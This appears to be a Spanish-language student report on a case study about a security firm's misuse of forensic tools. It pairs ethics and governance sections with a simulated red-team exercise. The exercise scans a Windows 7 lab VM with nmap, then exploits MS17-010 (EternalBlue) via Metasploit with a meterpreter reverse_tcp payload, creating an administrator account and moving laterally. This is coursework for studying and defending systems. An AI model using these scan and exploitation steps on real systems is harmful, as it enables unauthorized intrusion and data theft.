2.4.2 ¿Qué Controles y Supervisión Deben Aplicar las Empresas de Ciberseguridad para Evitar el Uso Indebido de Herramientas Forenses?

La particularidad del asunto, en este estudio de caso, reside no en cómo ciertos empleados emplearon sofisticadas herramientas forenses, sino **para qué las usaron**. Lo verdaderamente alarmante es la acumulación y resguardo de datos sensibles, información que sencillamente no debió ser ni copiada ni guardada. Las herramientas forenses, en particularidad, están diseñadas para investigar incidentes de seguridad tales como accesos no autorizados, robos de datos, o infiltraciones informáticas. Su aplicación debe circunscribirse a esos eventos específicos y, por supuesto, ceñirse a los lineamientos del cliente.

SecureNova Labs fue la firma elegida para una auditoría de seguridad en los sistemas de comunicación del gobierno. En este escenario, las herramientas correctas habrían sido aquellas dedicadas al monitoreo de redes, la identificación de vulnerabilidades en sistemas operativos desactualizados, análisis de software con fallos conocidos, la detección de malware, y cosas por el estilo, es decir, herramientas para evaluar la salud de la seguridad en general, no para extraer o almacenar información privada, como, por desgracia, sucedió. Estas prácticas no solamente minan la entereza de la auditoría, si no, que, además, arriesgan la confianza entre cliente y proveedor.

Las empresas de ciberseguridad manejan información delicada, por eso es vital que implementen controles que aseguren un uso responsable y ético de sus herramientas. Esto ayuda a proteger los datos y a mantener la confianza en sus servicios a través de lo siguiente:

Personas antes que perfiles: antes de dar acceso a sistemas importantes, es clave saber quién está detrás del teclado. No basta con revisar currículums: hay que entender su experiencia, valores y antecedentes legales. La confianza empieza en la contratación.

Acceso con propósito: las herramientas forenses son útiles, pero deben usarse solo por quienes realmente las necesitan y solo cuando hay una razón válida. Cada acceso debe estar justificado, registrado y vigilado. No es una cuestión de desconfiar, sino de proteger lo que no debe tocarse.

Ética en el día a día: formarse en aspectos técnicos es importante, pero la ética en el trabajo también. Charlas, talleres y simulaciones ayudan a que los empleados entiendan que detrás de cada dato hay una persona, una historia y una responsabilidad.

Entornos seguros para trabajar: no todo análisis se debe hacer en cualquier lugar. Crear espacios virtuales controlados, donde la información no pueda copiarse o exportarse sin permiso, ayuda a evitar filtraciones accidentales o malintencionadas.

Supervisión activa, sin invasión: monitorear no es espiar. Es cuidar. Las empresas necesitan sistemas que detecten comportamientos raros, accesos fuera de horario o intentos de sacar muchos datos. Si algo no cuadra, debe sonar una alerta.

Contratos claros y justos: los contratos deben proteger a todos. No es correcto que una empresa obligue a sus empleados a guardar silencio ante actos ilegales. Tampoco que se les culpe por información que no es suya. La transparencia legal es parte de la ética profesional.

Y, además, para reforzar estos controles, se pueden aplicar otras medidas complementarias:

Auditorías periódicas: Revisiones internas y externas para verificar cómo se usan las herramientas y si se cumplen las políticas, no se trata de castigar, sino de corregir y prevenir.

Política de retención de datos: Definir claramente cuánto tiempo se puede guardar la información y cuándo debe eliminarse, lo que no se necesita, no se guarda.

Uso de la IA: Implementar sistemas inteligentes que detecten patrones extraños en el comportamiento de los empleados, como intentos de sacar muchos datos o accesos inusuales.

Canales de denuncia seguros: Crear espacios donde los empleados puedan reportar irregularidades sin miedo a represalias, la ética también se protege desde adentro.

En el mundo de la ciberseguridad, acceder a información sensible es algo que pasa mucho. Pero lo importante no es solo qué herramientas se usan, sino **para qué se usan**. Por eso, las empresas deben tomar medidas que sean tanto técnicas como humanas y éticas.

2.4.3 ¿Cómo Deberían Actuar los Gobiernos y Organizaciones Cuando Descubren que una Empresa de Ciberseguridad ha Incurrido en Prácticas de Ciberespionaje y Qué Medidas Permiten Recuperar la Confianza?

Cuando una empresa de ciberseguridad contratada practica ciberespionaje, las respuestas gubernamentales y organizativas van más allá de un simple despido. Es imperativo actuar con decisión, integridad y, además, ejemplarmente, castigando el acto y reconstruyendo la confianza, previniendo irregularidades a futuro.

Principalmente, ***una investigación profunda y clara es concluyente***, preferiblemente liderada por un equipo externo e imparcial. Este análisis permite identificar

las malas acciones, quiénes son los culpables directos y los fallos en los controles internos que causaron el incidente.

Después de clarificar lo que ocurrió, **sanciones legales y financieras severas deben aplicarse**, acorde a las leyes nacionales e internacionales. Esto podría incluir la rescisión de contratos, la cancelación de permisos y, si fuera necesario, iniciar acciones legales. Estas medidas no solo penalizan el incumplimiento, sino que transmiten un mensaje claro a la industria, la ética no se negocia.

La transparencia con los clientes afectados también es vital, aclarándolo rápidamente sobre los incidentes, los posibles peligros, y las soluciones propuestas, se refuerza la conexión institucional con la honestidad y el deber. Asimismo, toca revisar y optimizar el proceso de contratar y monitorear las empresas de ciberseguridad. Esto significa, establecer requisitos más estrictos, hacer auditorías regularmente y poner en marcha sistemas de monitoreo constante que comprueben la ética y legalidad.

Considerando el marco de leyes, **urge ir hacia la armonización de leyes y convenios mundiales que gobiernen el ciberespacio**, normativas, como la Ley 1273 del 2009 en Colombia, la Ley 1928 del 2008 y el Convenio de Budapest, tendrían que reforzarse y extenderse a más naciones, huyendo de las brechas legales que generan la impunidad. Guarnizo Portela, M. P. (2024). Igualmente, hay que promover la **formación y el fomento de valores éticos en todos los puestos**, el personal de ciberseguridad debe obtener entrenamiento frecuente en buenas prácticas, responsabilidad en el trabajo y cuidado de la privacidad de los datos.

Finalmente, **para reconstruir la confianza**, es fundamental que todas estas acciones se apliquen de manera articulada y sostenida en el tiempo. La fe en una organización no se recupera con promesas vacías, sino con hechos concretos. Lo que realmente restaura la credibilidad son las decisiones firmes: cumplir la ley sin excepciones, realizar auditorías periódicas, fomentar la cooperación internacional, promover la educación ética entre los profesionales del sector, y establecer políticas claras que impidan que

situaciones similares vuelvan a repetirse. Solo así se puede garantizar un entorno seguro, transparente y confiable para todos los involucrados.

Así que, batallar con el ciberspionaje va mucho más allá de simples castigos: necesitamos un cambio radical en la seguridad digital, con pasos decididos, éticos, que aguanten el paso del tiempo, gobiernos y organizaciones podrían recuperar la confianza y levantar lugares donde la honestidad sea normal, no una sorpresa.

Etapa 3 - Componente Práctico - Prácticas Simuladas

3.1. Informe Técnico Sobre el Uso de Herramientas Ofensivas en el Ejercicio de Red Team Según el Ciclo de Pentesting

Este ejercicio práctico se centra en el Anexo 4, Escenario 3 (SecureNova Labs), donde el equipo **Red Team** busca examinar una posible fuga de datos, todo en un sistema Windows. La tarea es averiguar y explotar alguna falla que descubra cómo la información delicada se escapa.

Esta prueba es parte de un test de penetración, un pentesting, para que una entidad evalúe la seguridad de sus sistemas, redes, y sus aplicaciones. Su objetivo es detectar debilidades antes de que alguien malintencionado pueda usarlas.

El proceso sigue una metodología por fases que guía este pentesting, desde buscar información hasta analizar el impacto y luego un informe técnico final, a través de la siguiente secuencia:

- ✓ **Reconocimiento:** Búsqueda de información sobre el sistema.
- ✓ **Escaneo y análisis de vulnerabilidades:** Descubrir debilidades potenciales.
- ✓ **Explotación:** Intento de acceso al sistema con trucos de ataque.
- ✓ **Post-explotación:** Análisis del alcance del acceso y sus consecuencias.
- ✓ **Informe final:** Se escriben los hallazgos y soluciones.

Tabla 4

Fases del Proceso de Evaluación de Vulnerabilidades y Herramientas Utilizadas

Fase	Descripción	Herramientas utilizadas	Observaciones
Reconocimiento	Se inicia con la recolección de datos del sistema objetivo.	Las herramientas que se podrían haber usado son estas: Whois, Shodan, etc. En esta actividad no fue necesaria, ya que la	En escenarios reales sin datos previos, estas herramientas permiten obtener pistas valiosas sobre el sistema objetivo.

Fase	Descripción	Herramientas utilizadas	Observaciones
		información estaba disponible según el Anexo 4.	
Escaneo de vulnerabilidades	Se identifican los puntos débiles del sistema.	Nmap.	Nmap es una herramienta libre que envía paquetes IP para detectar dispositivos, servicios y sistemas operativos en la red – “mapeador de redes”. Metasploitable permite documentar fallas y ejecutar exploits, es de código abierto. Al Ismaili, M. (2023).
Explotación	Se aprovechan las vulnerabilidades detectadas.	Metasploitable, Exploit DB.	Exploit DB recopila vulnerabilidades y códigos de prueba, es una plataforma en línea con acceso abierto a datos públicos organizados.
Post-explotación	Se escalan privilegios y se mantiene el acceso para evaluar el impacto.	Meterpreter, con un Payload tipo “reverse Shell”, ejecutado utilizando Metasploit (exploit/windows/smb/ms17_010_eternalblue).	Meterpreter permite ejecutar comandos, manipular archivos y extraer hashes de contraseñas en sistemas comprometidos. López Sempere, A. (2022).
Creación de reportes y mitigación	Se redacta un informe con los hallazgos y se proponen acciones para mitigar los riesgos.	Herramienta ofimática Word y creación de gráficos como draw.io.	El análisis busca comprender cómo ocurrió la fuga y qué medidas deben tomarse para evitarla.
Reporte final	Se consolidan los hallazgos y se sugieren soluciones.	Generación del informe plasmada en un archivo de Word.	El objetivo es documentar los errores encontrados y proponer estrategias de mejora para fortalecer la seguridad del sistema.

Nota. Esta tabla resume las fases del análisis de seguridad, y deja claridad de cómo se abordó cada fase. *Fuente.* Elaboración propia.

3.2. Identificación del Fallo Crítico en Máquina-1 Windows a partir del Escenario 3 –

Análisis Red Team

Según el Anexo 4, escenario 3, el equipo identificó una vulnerabilidad crítica en una estación de trabajo con sistema operativo Windows 7. Esta máquina contaba con una aplicación expuesta que fue aprovechada mediante un **exploit**, lo que permitió obtener acceso remoto a través de una **shell** y escalar privilegios dentro del sistema.

Este hallazgo marca el punto de partida del análisis técnico, seguido de ello se usó de la herramienta **Nmap**, la cual ayudo a detectar la presencia de la vulnerabilidad **MS17-010**, también conocida como EternalBlue, la cual opera sobre el protocolo **SMBv1** en el **puerto 445**. Microsoft ha reconocido esta falla por su potencial para permitir accesos no autorizados.

Una vez confirmada la vulnerabilidad, se procedió a realizar la respectiva explotación utilizando como insumo **Metasploit**, específicamente el módulo *exploit/windows/smb/ms17_010_eternalblue*, lo que permitió comprometer el sistema objetivo.

Con respeto a lo establecido en el Anexo 4, se llevó a cabo una prueba de concepto (PoC) con el objetivo de demostrar la viabilidad de explotar la vulnerabilidad identificada. Durante esta etapa, **se logró crear un usuario con perfil de administrador**, siguiendo el formato “primerNombre+primerApellido”, en este caso **MarthaBedoya**, esta acción permitió evidenciar que la falla de seguridad era efectivamente explotable y que, como resultado, se produjo una fuga de información. Además, se replicaron acciones dentro del entorno simulado que ayudaron al equipo a dimensionar el alcance del compromiso y a comprender el impacto potencial sobre la infraestructura evaluada, por lo anterior el ejercicio no solo confirma la existencia de la vulnerabilidad, sino también su explotación exitosa, sentando las bases para proponer medidas correctivas orientadas a fortalecer la seguridad del sistema.

Tabla 5*Análisis Red Team sobre Brecha Crítica en Máquina Windows 7*

Sistema afectado:	Estación de trabajo con Windows 7 (Máquina-1)
Servicio expuesto.	Aplicación vulnerable detectada, motivó escaneo inicial.
Herramienta de escaneo.	Nmap reveló uso de SMBv1 en puerto 445.
Vulnerabilidad identificada.	MS17-010 (EternalBlue), reconocida por Microsoft.
Herramienta de explotación.	Metasploit (exploit/windows/smb/ms17_010_eternalblue).
Prueba de concepto (PoC).	Creación de usuario administrador: MarthaBedoya.
Acceso obtenido.	Shell remota y escalamiento de privilegios.
Movimiento lateral.	Expansión hacia Host-B dentro del entorno simulado.
Impacto evidenciado.	Fuga de información y control total del sistema.
Evaluación final.	Riesgo dimensionado y base para medidas correctivas.

Nota. Resumen de los hallazgos, desde la detección inicial hasta la evaluación del impacto, incluyendo herramientas, vulnerabilidad explotada y acciones realizadas en el entorno simulado. *Fuente.* Elaboración propia.

3.3. Informe Sobre las Herramientas Usadas para Detectar Fallos en el Escenario

Propuesto

¿Cuál es el puerto que abre la aplicación específica, en el anexo?

Descripción de herramientas empleadas en el proceso de pentesting

Consecutivamente, se describen las herramientas utilizadas en cada fase del proceso de pentesting, así como la identificación del puerto asociado a la vulnerabilidad explotada, conforme al escenario planteado en el anexo 4.

Fase de reconocimiento: Esta fase no fue aplicada, dado que el anexo 4 proporciona información suficiente sobre el entorno. En consecuencia, **no fue necesario realizar tareas de recopilación de datos preliminares.**

Fase de escaneo de vulnerabilidades: Se empleó la herramienta **Nmap**, ampliamente reconocida por su eficacia en la detección de servicios activos y puertos abiertos, su uso permitió identificar posibles vectores de ataque presentes en el sistema.

Fase de explotación: Para comprometer el sistema, se utilizó **Metasploitable** como entorno vulnerable, junto con **Exploit DB** como repositorio de exploits conocidos, estas herramientas facilitaron la identificación y ejecución de un exploit adecuado para el servicio expuesto.

Fase de post-explotación: Una vez obtenida la intrusión inicial, se procedió con la jerarquía de acceso mediante **Meterpreter**, lo que permitió ampliar el control sobre el sistema comprometido.

Fase de reportería y mitigaciones: En esta etapa final se documentó la vulnerabilidad detectada, el proceso de explotación y las acciones realizadas durante la post-explotación. Asimismo, se incluyeron recomendaciones orientadas a reducir el riesgo y fortalecer la seguridad del sistema.

Respecto al servicio comprometido, se determinó que la aplicación referida opera sobre el **puerto 445**, correspondiente al protocolo **SMB** (Server Message Block), utilizado para compartir archivos e impresoras en redes basadas en Windows.

3.4. Informe de la Explotación de Vulnerabilidades en el Escenario Planteado

¿Cuál es el impacto del ataque sobre el sistema Windows?

Dentro del entorno acotado diseñado para esta prueba de penetración, se configuraron dos máquinas virtuales con el propósito de evaluar el alcance y las consecuencias de la **vulnerabilidad MS17-010**, conocida como **EternalBlue**, en un sistema operativo Windows 7 con dirección IP 192.168.7.21. Esta vulnerabilidad, originada por un defecto en el protocolo **SMB**, permite la ejecución remota de código malicioso. Como resultado de la explotación, se obtuvo acceso completo al host afectado, lo que facilitó la escalada de privilegios y diversas acciones de post-explotación.


Metodología de ataque: la primera fase consistió en un escaneo de red utilizando la herramienta **Nmap**, con el objetivo de identificar los puertos abiertos en el sistema objetivo. El análisis reveló que el servicio **SMB** se encontraba activo en el **puerto 445**, lo que evidenció la susceptibilidad del sistema al exploit EternalBlue.

Fase de explotación: para comprometer el sistema, se empleó el **Metasploit Framework**, ejecutando el módulo ***exploit/windows/smb/ms17_010_eternalblue*** sobre el host objetivo (RHOST = 192.168.7.21). Se utilizó el **payload** ***windows/meterpreter/reverse_tcp***, originado desde el host atacante (LHOST = 192.168.7.22), esta operación permitió establecer una sesión Meterpreter con privilegios dominantes.

Impacto en el sistema Windows: la explotación exitosa de EternalBlue generó consecuencias significativas en la máquina Windows 7, lo anterior dado a que se logró la ejecución remota de código, escalada de privilegios, creación de un usuario con permisos administrativos y la apertura de una vía para realizar movimientos laterales dentro del entorno comprometido, estos resultados confirman lo planteado en el escenario descrito en el anexo 4, con respecto a la fuga de información.

Lo expuesto anteriormente revela una falla peligrosa en la infraestructura de seguridad de la organización, que evidencia la urgente necesidad de reforzar los controles preventivos y también los mecanismos de respuesta ante incidentes.

La siguiente figura explica de manera breve como se llevó a cabo dicho ataque.

Figura 19*Gráfico de Secuencia*

Nota. El Red Team explota MS17-010 en Windows, accede como SYSTEM y crea un usuario administrador.

3.5. Validación del Acceso no Autorizado y Consolidación del Control en Entorno

Windows Simulado, Paso a Paso

Evidencia de explotación de vulnerabilidad en Windows.

En el siguiente escenario se documenta la explotación de una vulnerabilidad en un sistema Windows. Para ello, se utilizaron dos equipos claramente identificados:

- ✓ **Equipo atacante:** un sistema operativo **Parrot OS Security**, con dirección IP


192.168.7.22

✓ **Equipo objetivo:** una máquina con sistema operativo **Windows 7**, con dirección IP **192.168.7.21**

Esta configuración permitió simular un entorno controlado en el que se llevó a cabo la explotación, facilitando el análisis técnico y la recopilación de evidencia para su posterior documentación.

Figura 20

MV - Parrot OS, Atacante y MV Windows 7 Objetivo



Nota. Ambas máquinas virtuales están activas y conectadas en red.

Exploración básica de puertos e identificación del sistema operativo.

El primer paso en el reconocimiento implicó un escaneo superficial, diseñado para revelar los puertos accesibles en la máquina designada y descubrir los detalles del sistema operativo empleado.

Se implementó el comando **nmap 192.168.7.21 -Pn --open -p- -O -n**, dado que cada uno de sus argumentos cumple una función crítica para obtener una visión completa del host:

-Pn: desactiva la exploración de anfitriones, acelerando el proceso.

--open: selecciona solo los puertos que están activos.

-p-: ejecuta un barrido en la totalidad de los puertos disponibles.

-O: activa la detección de la versión del sistema operativo.

-n: ignora la resolución de nombres de host, agilizando todo.

Figura 21

MV Parrot, Comando nmap -Pn --open -p- -O -n

```
[root@parrot] ~/home/user
#nmap 192.168.7.21 -Pn --open -p- -O -n
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-30 14:09 UTC
Nmap scan report for 192.168.7.21
Host is up (0.00076s latency).
Not shown: 56748 closed tcp ports (reset), 8774 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp    open  msrpc
199/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:92:88:00 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7[2008]8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::spl cpe:/o:microsoft:windows_server_2008::spl cpe:/o:microsoft:windows_server_2008::z2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.40 seconds
[root@parrot] ~/home/user
```

Nota. El escaneo revela que el sistema Windows responde con varios puertos abiertos, incluido el 445, dato vital para la explotación.

Escaneo dirigido para detección de vulnerabilidades en puertos específicos.

Luego de determinar los puertos abiertos en el equipo señalado, un escaneo más amplio se lleva a cabo, optimizando el proceso, descubriendo fallos potenciales en los servicios que están activos. A tal fin, el comando a utilizar es:

nmap 192.168.7.21 -sV -T5 -Pn -sS --script vuln -

135,139,445,554,2869,5357,10243,49152-49157 -n

- sV** identifica las versiones de servicios encontradas.
- T5** incrementa la velocidad del escaneo, lo que lo hace más rápido.
- Pn** deshabilita la detección del host, reduciendo el tiempo total.
- sS** inicia un escaneo tipo SYN, sin culminar la conexión TCP, haciéndolo menos


--**script vuln** ejecuta un script buscando fallos reconocidos en los servicios expuestos y que se puedan encontrar abiertos.

- p** delimita los puertos a ser evaluados.
- n** previene la resolución de nombres de host, mejorando el desempeño.

El escaneo llevado a cabo reveló un problema crítico (HIGH) en el servicio **SMB**. De acuerdo con la documentación de Microsoft, (2025), este servicio trabaja, normalmente, en el puerto **445/tcp**, más aún, es común que esas fallas también estén ligadas al puerto **139/tcp**, que emplea el protocolo *NetBIOS*. Puertos como estos son típicos de sistemas Windows y resultan, a menudo, puntos muy delicados para la seguridad.

Figura 22

Comando: nmap -sV -T5 -Pn -sS --script vuln -p -n



Nota. La MV tiene el puerto 445 abierto y es vulnerable a MS17-010.

Tras detectar la falla en el protocolo **SMB**, se estableció una relación directa con la vulnerabilidad descrita como **CVE-2017-0143**. De acuerdo con la base de datos CVE de Mitre, esta vulnerabilidad afecta diversas versiones del sistema operativo Windows, entre ellas Windows 7, que corresponde a la máquina objetivo-analizada en este ejercicio práctico.

La vulnerabilidad permite la ejecución remota de código en servidores que utilizan Microsoft SMBv1, lo que la convierte en una amenaza crítica. Tanto la herramienta Nmap como CVE Mitre la clasifican con un nivel de severidad alto (HIGH). Esta falla es conocida como EternalBlue y fue oficialmente denominada por Microsoft como **MS17-010**. Rudder, K. (2021).


Según Rudder, K. (2021), EternalBlue afecta exclusivamente a sistemas Windows que emplean el protocolo SMBv1, exponiéndolos a ataques de ransomware y otras amenazas cibernéticas. El autor también señala que este exploit fue desarrollado por la Agencia de Seguridad Nacional de Estados Unidos (NSA) como parte de sus herramientas ofensivas de ciberseguridad.

El funcionamiento de EternalBlue se basa en la explotación de vulnerabilidades presentes en SMBv1, un protocolo de comunicación de red creado en 1983 para facilitar el acceso compartido a archivos, impresoras y otros recursos entre equipos Windows y dispositivos conectados. Aunque obsoleto, SMBv1 aún se encuentra activo en versiones antiguas del sistema operativo, lo que incrementa el riesgo de exposición, marca el mismo autor.

Microsoft en 2025, también advirtió que no se requieren privilegios especiales para que un atacante pueda explotar esta vulnerabilidad con éxito, lo que agrava aún más su peligrosidad. Como parte del análisis técnico, se consultaron bases de datos especializadas en exploits, como Exploit Database, donde se confirmó que EternalBlue puede ser aprovechado mediante la herramienta Metasploit.

Figura 23

Tipificación Vulnerabilidad - Exploits MS17-010 en Exploit DB



Date	D	A	V	Title	Type	Platform	Author
2018-02-05	✓	✓	✓	Microsoft Windows - EternalRomance/EternalSynergy/EternalChampion SMB Remote Code Execution (Metasploit) (MS17-010)	Remote	Windows	Metasploit
2017-07-11	✓	✓	✓	Microsoft Windows 7/R 1/2008 R2/2012 R2/2016 R2 - EternalBlue SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepys
2017-05-17	✓	✓	✓	Microsoft Windows 7/2008 R2 - EternalBlue SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepys
2017-05-17	✓	✓	✓	Microsoft Windows 8/8.1/2012 R2 (x64) - EternalBlue SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	sleepys
2017-05-10	✗	✓	✓	Microsoft Windows Server 2008 R2 (x64) - 'SrvOcs2FesToht' SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	Juan Sacco
2017-04-17	✓	✓	✓	Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	DoS	Windows	Sean Dillon

Nota. Exploit Database muestra varios exploits para MS17-010, incluyendo EternalBlue y herramientas de Metasploit.

Con la confirmación del exploit para la vulnerabilidad MS17-010, se procede a iniciar la herramienta Metasploit desde la máquina que opera con **Parrot OS**. El entorno se activa mediante el comando **msfconsole**, que permite acceder a la interfaz de explotación.

